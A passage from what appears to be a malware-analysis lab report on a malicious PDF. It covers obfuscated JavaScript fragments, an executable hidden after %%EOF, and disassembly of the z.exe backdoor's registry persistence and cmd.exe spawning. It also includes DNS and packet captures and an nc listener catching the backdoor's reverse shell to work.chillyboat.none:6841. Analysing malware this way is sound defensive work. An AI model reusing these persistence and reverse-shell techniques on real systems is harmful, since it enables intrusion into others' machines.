TzEXymumJ;
    fNuyBkOIQUmKKbHqMaRAzfMFtznI =
XiyLOcqMnykKGmMIEMcBAJkpNTzEXymumJ.substring(0,
YauqqMfUxcVEzObPxsMvGIIHBhtmINBRHiwcQjX);

VNMMzlGkPGYMxcbZKmkaYKrJdFpaNENgOVvtjbQhqrVGWoCnNTdeTiIzOyWyf
nn = XiyLOcqMnykKGmMIEMcBAJkpNTzEXymumJ.substring(0,
```

```
Message
Parsing Complete Objects: 7  Elapsed Time: 0.03 seconds
0x14FB bytes after end of last object @ offset 0x1AB2
```

The malicious code that has been installed after running the PDF is stored after the PDF trailer section (even after %EOF).



```
xref
0 7
0000000000 65535 f
0000000017 00000 n
0000000129 00000 n
0000000184 00000 n
0000000244 00000 n
0000000322 00000 n
0000000407 00000 n
trailer<</#53#69#7a#65 7/#52o#6f#74 1 0 R>>
startxref
6837
%%EOF
               Z11ZZXXZ.□..MZ□.□...□...ÿÿ..¸.......
@................................€...□□°□.´   Í!¸□LÍ!This
program cannot be run in DOS mode.
```



PDFStreamDumper - http://sandsprite.com FileSize: 12 Kb LoadTime: 0.04 seconds
Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools
Help_Videos
Text
HexDump
Stream Details
Message

```
7 Objects
1 HLen: 0x61
2 HLen: 0x28
3 HLen: 0x2D
4 HLen: 0x3F
5 HLen: 0x46
6 0x1FE-0x1AA0
0 HLen: 0x14FA
```

```
         Object Index: 0
  Object Start Offset: 0x1AB3  (6835)
    Object End Offset: 0x2FAD  (12205)
        Detected Type:.unk
              Message: Holds data found after end of last
object.
               Header:
```

```
Parsing Complete Objects: 7  Elapsed Time: 0.03 seconds
0x14FB bytes after end of last object @ offset 0x1AB2
```

When the PDF is opened on newer adobe version, it prompted the file is corrupted and it'll try to fix. And then a prompt popped up asking to enter email id to send a mail. The PDF doesn't close on it's own and even after waiting for a long time, nothing seems to happen. There was no z.exe file.



Backdoor Static Analysis:

EXE Filename: z.exe

EXE Compile Time: Mon 30 Apr 2018 11:48:12 PM EDT


EXE Type (.NET or Normal WinAPI executable? 32-bit? 64-bit?): Win32 EXE, 32 bit

DLL Imports (DLL filename, Symbol name): ADVAPI32.dll, KERNEL32.dll, WS2_32.dll

How does the EXE achieve persistence (Registry Run? Start Menu? Service?): Modifies startup registry SOFTWARE\Microsoft\Windows\CurrentVersion\Run


Analyze strings from Malware:

The malware, z.exe spawns cmd.exe process when it runs. Cmd.exe string was passed as an argument in the sub_routine sub_401423



```
push    8000000h        ; dwCreationFlags
push    1               ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
push    offset CommandLine ; "cmd.exe"
push    0               ; lpApplicationName
call    ds:CreateProcessA
push    edi
push    offset aStartedCmdExe ; "Started cmd.exe"
call    sub_40108D
mov     eax, ds:Sleep
mov     [ebp+NumberOfBytesRead], 1000h
add     esp, 10h
mov     [ebp+NumberOfBytesWritten], 0
mov     [ebp+lpProcessInformation], eax
```

The startup registry modify routine can be found here




```
push    eax
lea     eax, [ebp+phkResult]
push    eax             ; phkResult
push    offset SubKey   ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
push    80000001h       ; hKey
call    ds:RegOpenKeyA
push    edx
push    edx
push    ebx
call    sub_4018F8
pop     ecx
pop     esi
push    eax             ; cbData
push    ebx             ; lpData
push    1               ; dwType
push    0               ; Reserved
push    edi             ; lpValueName
push    [ebp+phkResult] ; hKey
call    ds:RegSetValueExA
push    edi
push    offset aAddedRegistryK ; "Added registry key."
call    sub_40108D
add     esp, 10h
```

A yara signature with 10 strings has been written and it’s output is saved to pusaparv-strings.out and submitted along with the report.

Backdoor Binary Analysis:

I could not identify the encryption and decryption routines but I would guess sub_4018C0 and sub_4018F8 must be encryption and decryption routines. They both have similar code flow and both have xor statements. Also, both the routines do not call or jump to another location.


Meaning they take input process and give back. Seems more like encryption and decryption routines.



The above image shows both the routines don't call or jump. Encryption scheme possibly used is a simple XOR encryption.

Backdoor Dynamic Analysis:


ApateDNS was configured to redirect traffic to 192.168.56.1. The malware made a DNS request to resolve work.chillyboat.none.



Time	Domain Requested	DNS Retur...
20:06:53	255.56.168.192.in-addr.arpa	FOUND
20:07:02	255.255.255.255.in-addr.arpa	FOUND
20:07:02	100.56.168.192.in-addr.arpa	FOUND
20:41:34	102.56.168.192.in-addr.arpa	FOUND
20:48:12	work.chillyboat.none	FOUND
20:48:14	1.56.168.192.in-addr.arpa	FOUND
21:04:24	www.google.com	FOUND


```
[+] Using 192.168.56.1 as return DNS IP!
[+] DNS set to 127.0.0.1 on Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport.
[+] Sending valid DNS response of first request.
[+] Server started at 19:37:03 successfully.
```

Then I looked at wireshark traffic to find out the port to which it is contacting. The source port used was 1042 and destination port was 6841.




```
371 4148.5086500… 0a:00:27:00:00:00   PcsCompu_32:31:13   ARP   42 192.168.56.1 is at 0a:00:27:00:00:00
372 4148.5087933… 192.168.56.101      192.168.56.1        TCP   62 1042 → 6841 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
373 4148.5088095… 192.168.56.1        192.168.56.101      TCP   54 6841 → 1042 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
374 4148.9747710… 192.168.56.101      192.168.56.1        TCP   62 [TCP Retransmission] 1042 → 6841 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
375 4148.9747978… 192.168.56.1        192.168.56.101      TCP   54 6841 → 1042 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

> Frame 372: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
> Ethernet II, Src: PcsCompu_32:31:13 (08:00:27:32:31:13), Dst: 0a:00:27:00:00:00 (0a:00:27:00:00:00)
> Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.1
v Transmission Control Protocol, Src Port: 1042, Dst Port: 6841, Seq: 0, Len: 0
    Source Port: 1042
    Destination Port: 6841

0000  0a 00 27 00 00 00 08 00  27 32 31 13 08 00 45 00   ··'·····'21···E·
0010  00 30 00 63 40 00 80 06  08 ae c0 a8 38 65 c0 a8   ·0·c@·······8e··
0020  38 01 04 12 1a b9 02 f0  a8 4c 00 00 00 00 70 02   8········L····p·
0030  fa f0 cc 6f 00 00 02 04  05 b4 01 01 04 02         ···o··········
```

Now that I know which port it is pinging, I went onto host machine’s terminal and ran netcat to listen in on port 6841. And I got cmd access to the folder where the z.exe file resides, instantly (meaning the malware is continuously pinging to the server).




```
[root@archel Downloads]# nc -l -p 6841
POST /bored/free.gif HTTP/1.0
Host: work.chillyboat.none
User-Agent: use/8.10
Connection: keep-alive
Cache-control: no-cache

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\>
```

The z.exe file was installed in the same folder the PDF file resides. When z.exe was run, it replicated itself into a new file named teaching.exe in the same folder




7x
8.x
sdl-apatedns
SysinternalsSuite
v5_regshot_1.8.3_beta1_win…
Acro81OCRJ
This update will improve stabili…
Adobe Systems Incorporated
AcrobatUpd810_euro_incr
Windows Installer Patch
37,673 KB
AdbeRdr11008_en_US
Adobe Self Extractor
Adobe Systems Incorporated
dotnetfx35
.NET Framework 3.5 Setup
Microsoft Corporation
HashCheckInstall-2.1.11
HashCheck Shell Extension Se…
code.kliu.org
PDFStreamDumper_Setup
PDFStreamDumper Setup
pusaparv
Adobe Acrobat Document
12 KB
sdl-apatedns
239 KB
SysinternalsSuite
13,082 KB
teaching
v5_regshot_1.8.3_beta1_win…
246 KB


It also created Z.EXE-07189B6B.pf file in c:\Windows\Prefetch directory



Other files created:
comb.txt




Contents of comb.txt -




```
Persisting.
Added registry key.
Connecting to server...
Connected!
Initiating shell
Running doshell
Creating pipes....
Starting cmd.exe....
Started cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\>
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\>
dir
```

These contents are interesting because all of the above strings are found in strings analysis.

